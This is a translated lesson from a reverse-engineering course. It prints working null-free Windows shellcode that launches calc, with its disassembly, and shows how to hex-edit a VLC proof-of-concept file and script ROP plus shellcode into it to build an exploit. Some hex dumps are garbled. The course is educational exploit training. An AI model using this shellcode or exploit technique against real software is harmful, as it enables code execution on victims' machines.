REVERSING WITH IDA PRO FROM SCRATCH

PART 40

UNIVERSAL SHELLCODE

There are thousands of shellcode types. Each one is designed according to the target we have to exploit.

Some shellcodes are used to prove that code can be executed after exploitation. These ones normally execute just a calculator.

There are more complex shellcodes that open remote consoles, try to remain in the system despite that the program crashes or closes, injecting some system process, saving itself as a file, etc.

There is a shellcode library that we can find in Google or we could program it if we need something specific.

We will use a Universal Shellcode from now on that works in all Windows versions and executes the calculator. We show code execution with that.

I found it here:

https://packetstormsecurity.com/files/102847/All-Windows-Null-Free-CreateProcessA-Calc-Shellcode.html

```
shellcode="\x31\xdb\x64\x8b\x7b\x30\x8b\x7f\x0c\x8b\x7f\x1c\x8b\x47\x08
\x8b\x77\x20\x8b\x3f\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78\x3c\x8b"\x
57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x89\xdd\x8b\x34\xaf\x01\xc6\x45\x81
\x3e\x43\x72\x65\x61\x75\xf2\x81\x7e\x08\x6f\x63\x65\x73\x75\xe9\x8b\x7
a\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\x
c7\x89\xd9\xb1\xff\x53\xe2\xfd\x68\x63\x61\x6c\x63\x89\xe2\x52\x52\x53\
x53\x53\x53\x53\x53\x52\x53\xff\xd7"
```

I can use it in a Python script exactly like that if I have the space to add it.

The isolated bytes are:

31 DB 64 8B 7B 30 8B 7F 0C 8B 7F 1C 8B 47 08 8B 77 20 8B 3F 80 7E 0C 33 75 F2 89 C7 03 78 3C 8B 57 78 01 C2 8B 7A 20 01 C7 89 DD 8B 34 AF 01 C6 45 81 3E 43 72 65 61 75 F2 81 7E 08 6F 63 65 73 75 E9 8B 7A 24 01 C7 66 8B 2C 6F 8B 7A 1C 01 C7 8B 7C AF FC 01 C7 89 D9 B1 FF 53 E2 FD 68 63 61 6C 63 89 E2 52 52 53 53 53 53 53 53 52 53 FF D7

```
MOV EDI,DWORD PTR FS:[EBX+30]
XOR EBX,EBX
MOV EDI,DWORD PTR DS:[EDI+C]
MOV EDI,DWORD PTR DS:[EDI+1C]
MOV EAX,DWORD PTR DS:[EDI+8]
MOV ESI,DWORD PTR DS:[EDI+20]
MOV EDI,DWORD PTR DS:[EDI]
CMP BYTE PTR DS:[ESI+C],33
JNZ SHORT CANARY_c.00A7138A
MOV EDI,EAX
ADD EDI,DWORD PTR DS:[EAX+3C]
MOV EDX,DWORD PTR DS:[EDI+78]
ADD EDX,EAX
MOV EDI,DWORD PTR DS:[EDX+20]
ADD EDI,EAX
MOV EBP,EBX
MOV ESI,DWORD PTR DS:[EDI+EBP*4]
ADD ESI,EAX
INC EBP
CMP DWORD PTR DS:[ESI],61657243
JNZ SHORT CANARY_c.00A713A9
CMP DWORD PTR DS:[ESI+8],7365636F
JNZ SHORT CANARY_c.00A713A9
MOV EDI,DWORD PTR DS:[EDX+24]
ADD EDI,EAX
MOV BP,WORD PTR DS:[EDI+EBP*2]
MOV EDI,DWORD PTR DS:[EDX+1C]
ADD EDI,EAX
MOV EDI,DWORD PTR DS:[EDI+EBP*4-4]
```


```
ADD EDI,EAX
MOV ECX,EBX
MOV CL,0FF
PUSH EBX
LOOPD SHORT CANARY_c.00A713D8
PUSH 636C6163
MOV EDX,ESP
PUSH EDX
PUSH EDX
PUSH EBX
PUSH EBX
PUSH EBX
PUSH EBX
PUSH EBX
PUSH EBX
PUSH EDX
PUSH EBX
CALL EDI
```

That execute the calculator in any place we add it. It doesn't have 0's. Although some programs could reject some character. That will depend on the case.

We already know how to ROP and we have a Universal Shellcode. The idea is to practice with the VLC program to which we made the POC. It would make me very happy that some of you send the complete file and a tutorial explaining what you did. I would add the first person who sends a well explained tutorial as a part here.

You can ROP manually or with mona. No problem. You must find no ASLR DLLs and if there is more than one, mona can use more than one DLL as an argument to arm the ROP combining both.

I will give you a Python scheme. Once you create the ROP, open the POC.ty+ file.


HxD - [C:\Users\ricna\Desktop\40\POC.ty+]
Archivo Edición Buscar Ver Análisis Extras Ventanas ?
16
ANSI
hex
POC.ty+

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  3D 00 FF FF 01 5F 02 E0 2B 5E 52 40 00 00 03 16  =.ÿÿ._.à+^R@....
00000010  3F 87 14 37 01 79 0B E0 2B 5E 68 30 00 00 03 16  ?‡.7.y.à+^h0....
00000020  3F 87 14 37 01
00000030  3F 87 14 37 8D
00000040  3F 87 14 37 88
00000050  3F 87 14 37 82
00000060  3F 87 14 37 88
00000070  3F 87 14 37 88
00000080  3F 87 14 37 88
00000090  3F 87 14 37 88
000000A0  3F 87 14 37 00
000000B0  3F 87 14 37 00
000000C0  3F 87 14 37 00
000000D0  3F 87 14 37 00
000000E0  3F 87 14 37 00
000000F0  3F 87 14 37 03
00000100  3F 87 14 37 01
00000110  3F 87 14 37 01 8C 0B E0 2B 5E E8 90 00 00 03 16  ?‡.7.Œ.à+^è.....
00000120  3F 87 14 37 03 5F 0A E0 2B 5F 01 50 00 00 03 16  ?‡.7._.à+_.P....
00000130  3F 87 14 37 8C E5 4E 01 00 00 00 00 00 00 03 16  ?‡.7ŒåN.........
00000140  3F 87 14 37 84 94 CE 01 00 00 00 00 00 00 03 16  ?‡.7„”Î.........
00000150  3F 87 14 37 88 08 0E 01 00 00 00 00 00 00 03 16  ?‡.7ˆ...........
00000160  3F 87 14 37 88 08 0E 02 00 00 00 00 00 00 03 16  ?‡.7ˆ...........
```

Buscar


Buscar: 41424344

Tipo de Datos: Valores hexadecimales

Dirección
- Todo
- [✓ Adelante]
- Atrás

Aceptar Cancelar

And find the **41424344** that overwrote the RETURN ADDRESS.



HxD - [C:\Users\ricna\Desktop\40\POC.ty+]
Archivo Edición Buscar Ver Análisis Extras Ventanas ?
16
ANSI
hex
POC.ty+

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

003045E0  A1 15 BD D9 00 B0 5B DB DB 00 BF A1 F9 DE 00 CE  ¡.½Ù.°[ÛÛ.¿¡ùÞ.Î
003045F0  E8 17 E0 00 DE B0 8B E2 00 ED F6 A9 E5 00 FD 3C  è.à.Þ°‹â.íö©å.ý<
00304600  C7 E7 80 0C 82 E5 EB 0A 66 1B 00 1C CD B0 EE 00  Çç€.‚åë.f...Í°î.
00304610  2E 9F 7D F1 00 3E 67 F2 F4 00 4D AE 10 F6 00 5C  .Ÿ}ñ.>gòô.M®.ö.\
00304620  F4 2E F9 00 6C 3A 4C FC 00 7C 02 C0 FE 80 8B 48  ô.ù.l:Lü.|.Àþ€‹H
00304630  DE 01 0A 66 1C 00 9A 8E FC 03 00 A9 D5 1A 06 00  Þ..f..šŽü..©Õ...
00304640  B4 86 2F 07 00 C4 4E A3 0A 00 D3 94 C1 0C 00 E3  ´†/..ÄN£..Ó”Á..ã
00304650  5D 35 0F 00 F2 A3 53 12 80 01 E9 71 16 0A 67 1C  ]5..ò£S.€.éq..g.
00304660  00 11 2F 8F 19 00 20 75 AD 1D 00 2F BB CB 20 80  ../... u.../»Ë €
00304670  3F 01 E9 24 0A 67 1C 00 4D C5 B1 27 00 5D 0B CF  ?.é$.g..MÅ±'.].Ï
00304680  29 00 6C 51 ED 2B 00 7B 98 0B 2E 00 8A DE 29 30  ).lQí+.{˜...ŠÞ)0
00304690  00 9A 24 47 33 00 A9 6A 65 36 00 B8 B0 83 39 00  .š$G3.©je6.¸°ƒ9.
003046A0  C7 F6 A1 3B 00 D7 3C BF 3E 00 E6 41 42 43 44 CC  Çö¡;.×<¿>.æABCDÌ
003046B0  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
003046C0  00 25 A4 AE 4C 00 34 EA CC 50 00 44 30 EA 54 00  .%¤®L.4êÌP.D0êT.
003046D0  53 77 08 58 00 62 BD 26 5B 00 72 03 44 5F 00 81  Sw.X.b½&[.r.D_..
003046E0  CB B8 63 00 91 94 2D 66 00 A1 DE F7 6A 00 B1 25  Ë¸c.‘”-f.¡Þ÷j.±%
003046F0  15 6D 00 C0 ED 8A 71 00 D0 B5 FE 74 00 DE 75 19  .m.ÀíŠq.Ðµþt.Þu.
00304700  78 00 ED BB 37 7C 00 FD 83 AB 81 80 0C C9 C9 85  x.í»7|.ýƒ«.€.ÉÉ…
00304710  0A 69 1C 00 1C 0F E7 89 80 2B 56 05 8C 0A 69 1C  .i....ç‰€+V.Œ.i.
00304720  00 3A 9C 23 90 00 49 E2 41 93 00 59 28 5F 97 00  .:œ#..IâA“.Y(_—.
00304730  68 6E 7D 9B 00 77 B4 9B 9F 00 86 FA B9 A2 00 96  hn}›.w´›Ÿ.†ú¹¢.–
00304740  40 D7 A6 00 A5 86 F5 AA 00 B4 CD 13 AF 00 C4 13  @×¦.¥†õª.´Í.¯.Ä.
00304750  31 B4 00 D3 59 4F B8 00 E2 9F 6D BC 00 E6 B2 20  1´.ÓYO¸.âŸm¼.æ²
00304760  BE 00 F5 F8 3E C1 80 05 3E 5C C4 0A 6A 1C 00 14  ¾.õø>Á€.>\Ä.j...
```

And there, according to the ROP+SHELLCODE size, for example, if the ROP+SHELLCODE are 150 bytes long. I replace a little bigger zone from 41424344 including it. It could be 160 bytes.

I select it downwards until I have the size I need.



HxD - [C:\Users\ricna\Desktop\40\POC.ty+]
Archivo Edición Buscar Ver Análisis Extras Ventanas ?
16
ANSI
hex
POC.ty+
Rellenar selección
Pasos
paso 1.
Agregar
Borrar
Patrón de relleno de paso
Bytes aleatorios:
Rango (decimal):
Métodos de borrado preseleccionados
Bytes en cero
Limpieza DoD
Aceptar
Cancelar

(●) Valores hexadecimales: 90
( ) Bytes aleatorios: Rango (decimal): 0 - 255

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00304680  29 00 6C 51 ED 2B 00 7B 98 0B 2E 00 8A DE 29 30  ).lQí+.{˜...ŠÞ)0
                                                  39 00  .šSG3.©je6.¸°ƒ9.
                                                  44 CC  Çö¡;.×<¿>.æABCDÌ
                                                  CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
                                                  54 00  .%¤®L.4êÌP.DOêT.
                                                  00 81  Sw.X.b¼&[.r.D_..
                                                  B1 25  Ë¸c.‘”–f.¡Þ÷j.±%
                                                  75 19  .m.ÀíŠq.Ðµþt.Þu.
                                                  C9 85  x.í»7|.ýƒ«.€.ÉÉ…
                                                  69 1C  .i....ç‰€+V.Œ.i.
                                                  97 00  .:œ#..IâA".Y(_—.
                                                  00 96  hn}>.w´›Ÿ.†ú¹¢.–
                                                  C4 13  @×¦.¥†õª.´Í.¯.Ä.
                                                  B2 20  1´.ÓYO¸.âŸm¼.æ²
                                                  00 14  ¾.õø>Á€.>\Ä.j...
                                                  42 56  „zÈ.#Ê˜Ë.3.¶Ï.BV
                                                  29 2E  ÔÓ.QœòÖ.`ã.Ú.p).
                                                  28 E7  Ý..oLá.Žµjå.˜ä(ç
                                                  FA 80  .¨*Fì.·pdó.Æ¶,ú€
                                                  88 DC  Õü ..j..åB¾..ôˆÜ
003047C0  0E 80 03 CE FA 14 0A 6B 1D 00 13 15 0D 19 00 22  .€.Îú..k......."
003047D0  5B 2B 1E 00 31 A1 49 23 00 40 E7 67 29 00 50 2D  [+..1¡I#.@çg).P-
003047E0  85 2E 00 5F 73 A3 34 00 6E B9 C1 3B 00 7F 86 E2  …..._s£4.n¹Á;..†â
003047F0  43 00 80 09 39 43 00 8F 4F 57 48 00 9E 95 75 4D  C.€.9C..OWH.ž•uM
00304800  00 AD DB 93 51 00 BD 21 B1 54 00 CC 67 CE 58 00  ..Û“Q.½!±T.ÌgÎX.
```

Posición: 3046AB | Bloque: 3046AB-30480A | Longitud: 160 | Sobre

I fill the selected zone with 90's.




Nombre: POC2.ty+

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00304680  29 00 6C 51 ED 2B 00 7B 98 0B 2E 00 8A DE 29 30  ).lQí+.{˜...ŠÞ)0
00304690  00 9A 24 47 33 00 A9 6A 65 36 00 B8 B0 83 39 00  .š$G3.©je6.¸°ƒ9.
003046A0  C7 F6 A1 3B 00 D7 3C BF 3E 00 E6 90 90 9
003046B0  90 90 90 90 90 90 90 90 90 90 90 90 90 9
003046C0  90 90 90 90 90 90 90 90 90 90 90 90 90 9
003046D0  90 90 90 90 90 90 90 90 90 90 90 90 90 9
003046E0  90 90 90 90 90 90 90 90 90 90 90 90 90 9
003046F0  90 90 90 90 90 90 90 90 90 90 90 90 90 9
00304700  90 90 90 90 90 90 90 90 90 90 90 90 90 9
00304710  90 90 90 90 90 90 90 90 90 90 90 90 90 9
00304720  90 90 90 90 90 90 90 90 90 90 90 90 90 9
00304730  90 90 90 90 90 90 90 90 90 90 90 90 90 9
00304740  90 90 90 90 90 90 90 90 90 90 90 90 90 9
00304750  90 90 90 90 90 90 90 90 90 90 90 90 90 9
00304760  90 90 90 90 90 90 90 90 90 90 90 90 90 9
00304770  90 90 90 90 90 90 90 90 90 90 90 90 90 9
00304780  90 90 90 90 90 90 90 90 90 90 90 90 90 9
00304790  90 90 90 90 90 90 90 90 90 90 90 90 90 9
003047A0  90 90 90 90 90 90 90 90 90 90 90 90 90 9
003047B0  90 90 90 90 90 90 90 90 90 90 90 90 90 9
003047C0  90 90 90 90 90 90 90 90 90 90 90 90 90 9
003047D0  90 90 90 90 90 90 90 90 90 90 90 90 90 9
003047E0  90 90 90 90 90 90 90 90 90 90 90 90 90 9
003047F0  90 90 90 90 90 90 90 90 90 90 90 90 90 9
00304800  90 90 90 90 90 90 90 90 90 90 90 CC 67 CE
```

Posición: 3046AB

I check the 90's zone size well to be greater than the ROP size + shellcode with a known value. I write it down. In my case, it is 160.



```
a=open("POC2.ty+", "rb")
a.read()
a.close()

rop=""
shellcode=""

# En la variable a tenemos los bytes del archivo leido

# fruta debe tener el mismo largo que la zona de 90s que puse en el archivo
# para que lo halle y lo reemplace.

fruta = rop + shellcode +(160 -len(rop + shellcode)) *("A")

#reemplazamos los 160 bytes 90 por mi fruta de 160 de largo

a= a.replace(160 * "\x90", fruta)

#guardamos el archivo final con el ROP mas SHELLCODE

b=open("POCFINAL.ty+", "wb")
b.write(a)
b.close()
```

There, you have a script scheme. It's not tested. It won't work. It doesn't have the ROP and Shellcode defined. You can use the Universal Shellcode if you don't have any problem with any character. If you do, you should find another one.

The idea is that the script opens the file with the 90's, replace them as a payload of the same size with the start of the ROP, the shellcode and the padding. Then, it saves it to test it. If it works, it will be the exploit. If not, we'll have to trace to see what fails. ☺

I would be really glad if someone writes a tutorial and sends me the working exploit. I would see that I didn't waste my time writing tutorials.

The first person that sends me a tutorial will be added as a part of the course. If there is more than one, I will upload them in the SOLUCIONES folder of the course that I will create for this in the Webs if necessary. ☺

Practice and find a solution.

Ricardo Narvaja

Translated by: @IvinsonCLS